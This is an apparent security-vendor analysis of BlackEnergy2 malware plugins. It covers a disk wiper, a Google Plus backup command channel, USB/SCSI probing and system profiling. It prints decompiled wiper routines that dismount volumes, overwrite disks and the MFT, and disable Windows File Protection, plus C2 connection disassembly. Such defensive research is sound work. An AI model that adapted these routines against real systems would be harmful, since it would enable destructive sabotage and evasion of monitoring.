
BE2 extraordinary plugins, Siemens targeting, dev fails

SL securelist.com/be2-extraordinary-plugins-siemens-targeting-dev-fails/68838/



Our November post introducing our BlackEnergy2 (BE2) research described new findings on the group's activity. We presented both details on their plugins and significant findings about some of their targets and victims. In this post, let's examine several additional plugins more closely, targeting details around BE2 Siemens exploitation, and some of their unusual coding failures.

We previously introduced an unknown set of plugins and functionality for the linux platform, six in total. For the windows platform, we collected 17 plugins. The last post noted the difficulty in collecting on this group. We finish descriptions for our set in this post.

bs
cert
dstr
fs
grc
jn
kl
prx
ps
rd
scan

sn
ss
tv
upd
usb
vsnet

We also collected plugins for the MIPS/ARM architectures, as noted in the previous BE2 post.

weap
ps
nm
snif
hook
uper

Extraordinary Functionality

Let’s first examine some of the newest and most surprising Windows plugins. It’s interesting that all of these plugins use a custom “FindByHash” function to evade detection schemes and to slow analysis…

The “Destroy” plugin, dstr


Name	dstr.dll
MD5	8a0a9166cd1bc665d965575d32dfa972
Type	Win32 DLL
Size	26,474 bytes
CompiledOn	2014.06.17 08:42:43

The most troubling plugin in the list is the “dstr” plugin. It is a Windows-only plugin. It was used to overwrite data by the BE2 actor, destroying data stored on hard drives by overwriting file contents. While its use may be intended to cover their tracks, it is heavy handed to use this type of tool to cover one’s tracks in a network. Most likely it is a tool of sabotage, much like the Destover wiper seen on Sony Pictures Entertainment’s networks. However, it’s interesting that the BE2 developers created wiper code different from the Destover and Shamoon wiper malware we saw in the Saudi Aramco and SPE attacks. Instead of re-using the commercial EldoS RawDisk drivers in their malware, the BE2 developers wrote their own low-level disk and file destruction routines. It’s also a much more chilling deployment of wipers – instead of a poorly defended media studio, it was delivered to ICS environments.

In order to overwrite stored data on all Windows versions, the dstr plugin supports both user-mode and kernel-mode wiper functionality, which is somewhat surprising. The component maintains both an embedded win32 library and win64 driver modules for its kernel mode functionality. They are rc4 encrypted.


User-mode functionality

The plugin identifies device id's for the system's HDD and creates a handle to the system's physical drive, with "GENERIC_READ or GENERIC_WRITE" access. Several calls to DeviceIoControl collects data on the physical location of the volume, and the size and properties of this disk. It uses DeviceIoControl with the IOCTL_DISK_GET_DRIVE_GEOMETRY control code in order to retrieve Bytes Per Sector value. dstr then wipes out all open handles to the disk by dismounting it with the FSCTL_DISMOUNT_VOLUME control code.



```
DeviceIoControl(v2, IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS, 0, 0, &OutBuffer, 0x20u, &BytesReturned, 0);
wsprintfA(&FileName, "\\\\.\\PhysicalDrive%d", v13);
v21 = CreateFileA(&FileName, 0xC0000000, 3u, 0, 3u, 0, 0);
DeviceIoControl(hObject, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &v14, 0x18u, &BytesReturned, 0);
DeviceIoControl(v21, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &v14, 0x18u, &BytesReturned, 0);
DeviceIoControl(hObject, FSCTL_DISMOUNT_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
DeviceIoControl(v21, FSCTL_DISMOUNT_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
v5 = LocalAlloc(64u, 10 * BytesPerSector);
WriteFile(hObject, v5, BytesPerSector, &NumberOfBytesWritten, 0);
WriteFile(v21, v5, 10 * BytesPerSector, &NumberOfBytesWritten, 0);
v6 = SysDrive;
LocalFree2 = (void (__stdcall *)(_DWORD))FindByHash(1, 0x84033DEB);
LocalFree2(v6);
LocalFree3 = (void (__stdcall *)(_DWORD))FindByHash(1, 0x84033DEB);
LocalFree3(v5);
CloseHandle(hObject);
CloseHandle(v21);
result = 0;
```

This routine prepares the system for overwrite and ensures no conflicts for plugin file I/O. Then it makes multiple WriteFile calls to write a zeroed out buffer to disk.



```
text:10002D1E                 push    0C8AC8026h      ; API LoadLibraryA
text:10002D23                 push    1
text:10002D25                 call    FindByHash
text:10002D2A                 push    offset aSfc_os_dll ; "sfc_os.dll"
text:10002D2F                 call    eax             ; kernel32.LoadLibraryA
text:10002D31                 mov     esi, eax
text:10002D33                 test    esi, esi
text:10002D35                 jz      short loc_10002D8A
text:10002D37                 push    ebx
text:10002D38                 push    1FC0EAEEh       ; API GetProcAddress
text:10002D3D                 push    1
text:10002D3F                 call    FindByHash
text:10002D44                 push    5               ; Ordinal #5: SfcFileException
text:10002D46                 push    esi             ; hFILE sfc_os.dll
text:10002D47                 call    eax             ; kernel32.GetProcAddress
text:10002D49                 mov     ebx, eax
text:10002D4B                 test    ebx, ebx
text:10002D4D                 jz      short loc_10002D89
text:10002D4F                 push    [ebp+hFile]
text:10002D52                 call    CountLength
text:10002D57                 push    5AA7E70Bh       ; API MultiByteToWideChar
text:10002D5C                 push    1
text:10002D5E                 lea     esi, [eax+1]
text:10002D61                 call    FindByHash
text:10002D66                 push    3E8h
text:10002D6B                 lea     ecx, [ebp+var_7D0]
text:10002D71                 push    ecx
text:10002D72                 push    esi
text:10002D73                 push    [ebp+hFile]
text:10002D76                 push    0
text:10002D78                 push    0
text:10002D7A                 call    eax             ; kernel32.MultiByteToWideChar
text:10002D7C                 push    0FFFFFFFFh
text:10002D7E                 lea     eax, [ebp+var_7D0]
text:10002D84                 push    eax
text:10002D85                 push    0
text:10002D87                 call    ebx             ; sfc_os.#5.SfcFileException
```

The dstr plugin maintains code for unlocking and deleting the BE2 driver from disk, furthering the group's goal of keeping their traces hidden from researchers. And notice the FindByHash set of calls above, this sfc_os call disables Windows File Protection for a minute while an application can delete or modify the locked file. So this plugin and its call can proceed and delete the driver.

The plugin looks over all the services in the %system32%\drivers folder and checks the write permission. If access is provided, it unlocks the file, rewrites the embedded driver under the existing driver name and launches it.

Drivers and kernel mode functionality

Decrypted 32-bit driver

Name	driver.sys
MD5	c4426555b1f04ea7f2e71cf18b0e5b6c
Type	Win32 driver
Size	5,120 bytes
CompiledOn	2014.06.10 13:12:22 GMT

Decrypted 64-bit driver


Name	driver.sys
MD5	2cde6f8423e5c01da27316a9d1fe8510
Type	Win64 driver
Size	9,136 bytes
CompiledOn	2014.06.10 13:12:04 GMT

The 32-bit and 64-bit drivers are identical and compiled from the same source code. These small Windows drivers are supposed to support FAT32 and NTFS file systems, and contain two large code implementation mistakes. In spite of these flaws, it is clear that the author's goal was to parse a file system and then write random data across files.

Extraordinary Fails


These coding fails are unique to this dstr plugin, suggesting a development team effort behind the plugin set code.

Fail #1: The authors reversed the routines for FAT32 and NTFS data wiping when checking the presence of the "FAT32" string in the first 1024-bytes of the system drive.




```
if ( strstr("FAT32", &v14) )
{
  memcpy(&v4, v3 + 11, 0x49u);
  WriteRandomData_NTFS(FileHandle, &v4);
}
else
{
  WriteRandomData_FAT32(FileHandle, &v13);
}
```

Fail #2: In the FAT32 routine the Root Directory Sector Number is calculated and is dealt as the absolute offset inside the file rather than next multiplying this number by the bytes per sector



```
rootDirSector = bootSector->BPB_RsvdSecCnt
              + bootSector->BPB_FATSz32 * bootSector->BPB_NumFATs
              + bootSector->BPB_SecPerClus * (bootSector->BPB_RootClus - 2);
if ( ZwSetInformationFile(FileHandle, &IoStatusBlock, &rootDirSector, 8u, FilePositionInformation) )
{
  result = 0;
}
```


In comparison, there is no such mistake in the NTFS routine and the calculation of the MFT offset is implemented properly:



```
BytesPerCluster = *(a2 + 2) * *a2;
LCN_of_VCN_0_of_MFT = *(a2 + 0x25);
v20 = FileHandle;
j = 0;
OffsMFT = BytesPerCluster * LCN_of_VCN_0_of_MFT;
if ( !ZwSetInformationFile(FileHandle, &IoStatusBlock, &OffsMFT, 8u, FilePositionInformation) )
{
  sector_size = *a2 == 0x200 ? 0x400u : *a2;
```

Goal – File Content Corruption

Apart from that, it is interesting that the authors implement NTFS wiping in an unusual way with strange logic compared to FAT32 ‘straightforward’ wiping. The plugin accomplishes checks for FILE records and at first skips them. Then under certain conditions it rewrites non-FILE record sectors with random buffer which probably corresponds to some file contents and proceeds looping. Then it ends up rewriting the first sectors of MFT and MFT mirror.




```
if ( !strstr(&v19, "FILE") && j >= 24 )
{
  ExFreePoolWithTag(Buffer, 0);
  RandomBuff = ExAllocatePool(PagedPool, sector_size);
  if ( RandomBuff )
  {
    OffsMFT = 0i64;
    if ( !ZwSetInformationFile(v15, &IoStatusBlock, &OffsMFT, 8u, FilePositionInformation) )
    {
      InitToTimeStamp(RandomBuff, sector_size);
      if ( !ZwWriteFile(v15, 0, 0, 0, &IoStatusBlock, RandomBuff, sector_size, 0, 0) )
      {
        OffsMFT = *(a2 + 2) * *a2 * *(a2 + 0x25);
        if ( !ZwSetInformationFile(v15, &IoStatusBlock, &OffsMFT, 8u, FilePositionInformation) )
        {
          ExFreePoolWithTag(RandomBuff, 0);
          RandomBuff = ExAllocatePool(PagedPool, 4 * sector_size);
          InitToTimeStamp(RandomBuff, 4 * sector_size);
          Buffer = 0;
          j >>= 2;
          if ( j <= 0 )
          {
l:
            MFTMirr = *(a2 + 0x2D) * *a2;
            j = HIDWORD(MFTMirr);
            OffsMFT = MFTMirr * *(a2 + 2);
            if ( !ZwSetInformationFile(v15, &IoStatusBlock, &OffsMFT, 8u, FilePositionInformation) )
            {
              ExFreePoolWithTag(RandomBuff, 0);
              v7 = ExAllocatePool(PagedPool, sector_size);
```

grc, plus.google.com replacement communications plugin

Name	grc.dll
MD5	ee735c244a22b4308ea5d36afee026ab
Type	Win32 DLL
Size	15,873 bytes
CompiledOn	2013.09.25 07:19:31

This plugin creates a backup communications channel to yet another legitimate service. Most likely this backup channel is used to cloak outbound communications on monitored networks. We have seen APT using everything from Twitter to Google Docs to hide communications in plain sight, and this time the abused service is Google Plus.



```
.text:100014A3                  mov     eax, 2Fh
.text:100014A8                  mov     ecx, [ebp+puszObjectName]
.text:100014AB                  mov     [ecx], ax
.text:100014AE                  mov     eax, [ebp+dwNumberOfBytesAvailable]
.text:100014B1                  push    eax             ; cchWideChar
.text:100014B2                  mov     ecx, [ebp+puszObjectName]
.text:100014B5                  add     ecx, 2
.text:100014B8                  push    ecx             ; lpWideCharStr
.text:100014B9                  push    0FFFFFFFFh      ; cbMultiByte
.text:100014BB                  mov     edx, [ebp+URL]
.text:100014BE                  push    edx             ; lpMultiByteStr
.text:100014BF                  push    0               ; dwFlags
.text:100014C1                  push    0FDE9h          ; CodePage
.text:100014C6                  call    ds:MultiByteToWideChar
.text:100014CC                  push    0               ; dwFlags
.text:100014CE                  push    0               ; pszProxyBypassW
.text:100014D0                  push    0               ; pszProxyW
.text:100014D2                  push    0               ; dwAccessType
.text:100014D4                  push    offset pszAgentW ; "Mozilla/5.0 (compatible; MSIE 9.0; Wind
.text:100014D9                  call    ds:WinHttpOpen
.text:100014DF                  mov     [ebp+hInternet], eax
.text:100014E2                  cmp     [ebp+hInternet], 0
.text:100014E6                  jz      short loc_10001503
.text:100014E8                  push    0               ; dwReserved
.text:100014EA                  push    443             ; nServerPort
.text:100014EF                  push    offset pswzServerName ; "plus.google.com"
.text:100014F4                  mov     eax, [ebp+hInternet]
.text:100014F7                  push    eax             ; hSession
.text:100014F8                  call    ds:WinHttpConnect
.text:100014FE                  mov     [ebp+hConnect], eax
```

This plugin implements the standard Windows HTTP services to interact with Google Plus over https, seeking to find a png file.

The plugin is provided with a specific Google Plus id to connect with, and uses the OLE stream Windows structured storage API along with the GDI+ bitmap functions to handle and parse this png file. This png file content is actually encrypted data containing the new BE configuration file just as it was obtained using 'normal' C&C communication. It is encrypted with RC4, just like the embedded dstr drivers. But unlike to the 'typical' RC4 BE decryption scheme that uses RC4 once, here it uses RC4 three times: once with hardcoded key found in the grc binary, the second time using the key extracted from the previous decrypted result, and the third time using the 'id' machine's identifier that is normally served as the encryption key during the C&C communication.

Universal serial bus data collection plugin, usb


Name	usb.dll
MD5	0d4de21a2140f0ca3670e406c4a3b6a9
Type	Win32 DLL
Size	34,816 bytes
CompiledOn	2014.03.21 07:02:48

The usb plugin collects all available information on connected USB drives, and writes out all of these details to a text file, packs it, provides to the main BlackEnergy code, which communicates to a c2.

It uses multiple api calls to collect information on multiple types of connected usb storage devices. It enumerates all usb storage devices connected to the system and retrieves data from all, including SCSI mass storage devices. And, most interestingly, it may be the first implementation of BadUSB-related techniques in APT re-purposed COTS malware that we have seen in the wild.

The code queries scsi devices directly and sends them two types of SCSI commands. The first command with the opcode 0x1A which corresponds to MODE SENSE may result just in the logging of the failed call (‘SendSCSICommand return false’ message).


The second type of SCSI command remains mysterious. It uses undefined opcode 0xf0 and there is no direct evidence of its purpose as it is stated to be vendor specific. This mysterious opcode is referenced around the same time frame of the plugin development in BadUSB offensive research http://algorithmics.bu.edu/twiki/bin/view/EC521/SectionA1/Group5FinalReport. Here, it is noticed in the USB traffic generated by an SMI controller tool. To be specific, there are two calls with the opcode 0xf0 in the code, each passed its own parameters. One of the parameters, 0x2A, is mentioned in the paper to return the string containing the firmware version, NAND flash ID, and controller part number. But this returned information is not logged anywhere.



```
/
 if ( !IOCTL_SCSI_PASS_THROUGH_MODE_SENSE(
         hDevice,
         (int)&Cdb_In,
         6u,
         1,
         (unsigned int *)&v42[1],
         &v22,
         (unsigned int *)v42,
         0) )
   CopyToLog(a1, 30000, (int)"SendSCSICommand return false\n");
 IOCTL_SCSI_PASS_THROUGH_0xF0_((int)&hDevice, &LastError_retn, 0x400u);
 RequiredSize = 0;
 if ( !SetupDiGetDeviceInstanceIdA(DeviceInfoSet, &DeviceInfoData, 0, 0, &RequiredSize)
   && GetLastError() == 0x7A )
 {
   v7 = RequiredSize;
   v8 = (int (__stdcall *)(_DWORD, _DWORD))GetFuncByHash(1, 0x725CB0A1);
   v9 = (CHAR *)v8(64, v7);
   if ( v9 )
   {
     if ( SetupDiGetDeviceInstanceIdA(DeviceInfoSet, &DeviceInfoData, v9, RequiredSize, &RequiredSize) )
       v18 = (int)v9;
     else
       v18 = (int)"!SetupDiGetDeviceInstanceId\n";
     CopyToLog(a1, 30000, v18);
     v10 = (void (__stdcall *)(_DWORD))GetFuncByHash(1, 0x84033DEB);
     v10(v9);
   }
```

Also the code loops to retrieve detailed physical data about every attached storage device:

- number of cylinders
- media type (floppy, fixed hard drive, removable media, etc)
- number of tracks per cylinder
- sectors per track
- number of bytes per sector
- physical disk size in bytes
- Device Instance ID



```
push    ebx
lea     eax, [ebp+BytesReturned]
push    eax             ; lpBytesReturned
push    28h             ; nOutBufferSize
lea     eax, [ebp+var_BC]
push    eax             ; lpOutBuffer
push    ebx             ; nInBufferSize
push    ebx             ; lpInBuffer
push    IOCTL_DISK_GET_DRIVE_GEOMETRY_EX
push    [ebp+hDevice]   ; hDevice
call    ds:DeviceIoControl
test    eax, eax
```

Motherboard and firmware data collection plugin, bios

Name	bs.dll
MD5	4747376b00a5dd2a787ba4e926f901f4
Type	Win32 DLL
Size	210,432 bytes
CompiledOn	2014.07.29 00:40:53

The bios plugin gathers low level host system information:

- BIOS
- motherboard
- processor
- OS

It uses several techniques to gather this information:

- WMI
- CPUID
- win32 api

As a Windows Management Instrumentation (WMI) client application, it initializes COM and connects to the \\root\cimv2 namespace to use the IWbemServices pointer and make WMI requests. The code executes wql queries ("wql" is "sql for wmi", a subset of sql) to gather victim host details, like the query "SELECT Description, Manufacturer, Name, ProcessorId FROM Win32_Processor". Here are several queries from the BlackEnergy2 plugin code:

- SELECT Description, Manufacturer, Name, ProcessorId FROM Win32_Processor
- SELECT Product, Manufacturer, Version FROM Win32_BaseBoard
- SELECT Name, OSArchitecture, Version, BuildNumber FROM Win32_OperatingSystem
- SELECT SerialNumber, Description, Manufacturer, SMBIOSBIOSVersion FROM Win32_BIOS

